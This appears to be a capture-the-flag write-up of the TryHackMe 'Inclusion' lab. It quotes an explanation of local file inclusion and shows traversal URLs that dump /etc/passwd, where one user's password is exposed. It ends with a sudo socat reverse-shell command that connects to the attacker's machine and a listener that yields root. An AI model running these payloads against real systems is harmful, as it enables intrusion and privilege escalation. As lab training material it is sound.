
https://tryhackme.com/room/inclusion



An attacker can use Local File Inclusion (LFI) to trick the web application into exposing or running files on the web server. An LFI attack may lead to information disclosure, remote code execution, or even Cross-site Scripting (XSS). Typically, LFI occurs when an application uses the path to a file as input. If the application treats this input as trusted, a local file may be used in the include statement. Local File Inclusion is very similar to Remote File Inclusion (RFI). However, an attacker using LFI may only include local files (not remote files like in the case of RFI). The following is an example of PHP code that is vulnerable to LFI. /** * Get the filename from a GET input * Example - http://example.com/?file=filename.php */ $file = $_GET['file']; /** * Unsafely include the file * Example - filename.php */ include('directory/' . $file); In the above example, an attacker could make the following request. It tricks the application into executing a PHP script such as a web shell that the attacker managed to upload to the web server. http://example.com/?file=../../uploads/evil.php In this example, the file uploaded by the attacker will be included and executed by the user that runs the web application. That would allow an attacker to run any server-side malicious code that they want. This is a worst-case scenario. An attacker does not always have the ability to upload a malicious file to the application. Even if they did, there is no guarantee that the application will save the file on the same server where the LFI vulnerability exists. Even then, the attacker would still need to know the disk path to the uploaded file. Directory Traversal Even without the ability to upload and execute code, a Local File Inclusion vulnerability can be dangerous. An attacker can still perform a Directory Traversal / Path Traversal attack using an LFI vulnerability as follows. http://example.com/?file=../../../../etc/passwd In the above example, an attacker can get the contents of the /etc/passwd file that contains a list of users on the server. Similarly, an attacker may leverage the Directory Traversal vulnerability to access log files (for example, Apache access.log or error.log), source code, and other sensitive information. This information may then be used to advance an attack. --> taken from https://www.acunetix.com/blog/articles/local-file-inclusion-lfi/


http://10.10.133.201/article?name=../../../../etc/passwd - Mozilla Firefox
10.10.133.201/article?name
http://10.10.133.201/article
view-source:http://10.10.133.201/article?name=../../../../etc/passwd
TryHackMe | Learn Cy...
TryHackMe Support
CyberChef
GitHub - swisskyrepo/...
Reverse Shell Cheat S...

```
    <body>



            root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
falconfeast:x:1000:1000:falconfeast,,,:/home/falconfeast:/bin/bash
#falconfeast:rootpassword
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
mysql:x:111:116:MySQL Server,,,:/nonexistent:/bin/false




    </body>
```



```
falconfeast@inclusion:~$ sudo socat tcp-connect:10.10.150.36:1234 exec:bash,pty,
stderr,setsid,sigint,sane
falconfeast@inclusion:~$ sudo socat tcp-connect:10.10.150.36:1234 exec:bash,pty,
stderr,setsid,sigint,sane
```

```
nfeast:rootpassword
```

```
root@ip-10-10-150-36:~# socat file:`tty`,raw,echo=0 tcp-listen:1234
root@inclusion:~# 
```

- socat file:`tty`,raw,echo=0 tcp-listen:1234
- sudo socat tcp-connect:<your-ip-address>:1234 exec:bash,pty,stderr,setsid,sigint,sane

THEIR CRIME IS CURIOSITY
HACKERS